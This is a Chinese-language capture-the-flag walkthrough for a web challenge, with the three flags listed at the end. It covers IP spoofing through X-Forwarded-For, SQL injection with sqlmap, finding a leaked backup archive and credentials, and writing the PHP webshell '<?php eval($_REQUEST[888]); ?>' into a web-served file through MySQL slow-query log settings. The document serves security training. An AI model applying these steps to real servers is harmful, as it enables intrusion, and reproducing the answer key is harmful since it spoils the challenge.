## 1、解题步骤

鼠标悬停到中间方块，提示进入

图片包含 图形用户界面


描述已自动生成

点击后提示你的IP地址不正确

图形用户界面, 应用程序

描述已自动生成

这里是IP伪造，直接使用ModHeader插件加入 X-Forwarded-For



再次点击可成功进入主页

图形用户界面, 网站

描述已自动生成

### Flag1

随便点击地址栏参数id值会发生变化，直接使用sqlmap跑

图形用户界面, 应用程序

描述已自动生成

文本

描述已自动生成

存咋sql注入，注数据库，注表

文本

描述已自动生成

发现有个down\_flag表，直接dump

文本

描述已自动生成

文本

描述已自动生成

16进制解码得flag1：flag{28359jkfdsjf03jfkds9}

图形用户界面, 应用程序

描述已自动生成


### Flag2

dirmap进行扫描目录,存在可疑路径

文本

描述已自动生成

访问http://your-ip:port /www.zip，可下载www.zip



解压后里面还有压缩文件，继续解压

图形用户界面, 文本, 应用程序, 电子邮件

描述已自动生成

需要解压密码

图形用户界面, 应用程序

描述已自动生成

将文件名MD5解密可得密码

图形用户界面, 应用程序, 网站


描述已自动生成

解压后的文件，第一个配置文件，第二个日志文件

图形用户界面, 文本, 应用程序, Word

描述已自动生成

第一个配置文件中包含数据库用户名和密码



第二个日志文件中搜索flag，可获得flag2，FLAG{fjdse850439jlkufg}

图形用户界面, 文本, 应用程序

描述已自动生成

### Flag3

根据2目录扫描结果有phpmyadmin目录和获得的数据库用户名、密码登录数据库管理页面

图形用户界面, 应用程序, Word

描述已自动生成

图形用户界面, 应用程序, Word

描述已自动生成

在这儿也可以找到之前sql注入的flag

图形用户界面, 应用程序

描述已自动生成

慢日志getshell

1. 查询slow

show global variables like '%slow%'

图形用户界面, 应用程序, Word

描述已自动生成

2. 开启慢查询日志功能

set global slow\_query\_log=on

图形用户界面, 文本, 应用程序, 电子邮件

描述已自动生成

show global variables like '%slow%'

图形用户界面, 文本, 应用程序, 电子邮件

描述已自动生成

3. 重新设置慢日志路径

set global slow\_query\_log\_file='D:/phpstudy\_pro/WWW/you-ip/log.php'

图形用户界面, 文本, 应用程序, 电子邮件

描述已自动生成

4. 执行sql命令，写webshell到日志文件，写入一句话木马

select '<?php eval($\_REQUEST[888]); ?>' or sleep(5)

图形用户界面, 文本, 应用程序, 电子邮件

描述已自动生成

拼接日志文件路径<http://192.168.17.29:1003/log.php>

蚁剑连接：

图形用户界面, 应用程序

描述已自动生成

在inc目录下的cms.php文件中得flag3：ctf{128530kkrlkd85094360}

图形用户界面, 文本, 应用程序

描述已自动生成

## 2. 答案

flag{28359jkfdsjf03jfkds9}

FLAG{fjdse850439jlkufg}

ctf{128530kkrlkd85094360}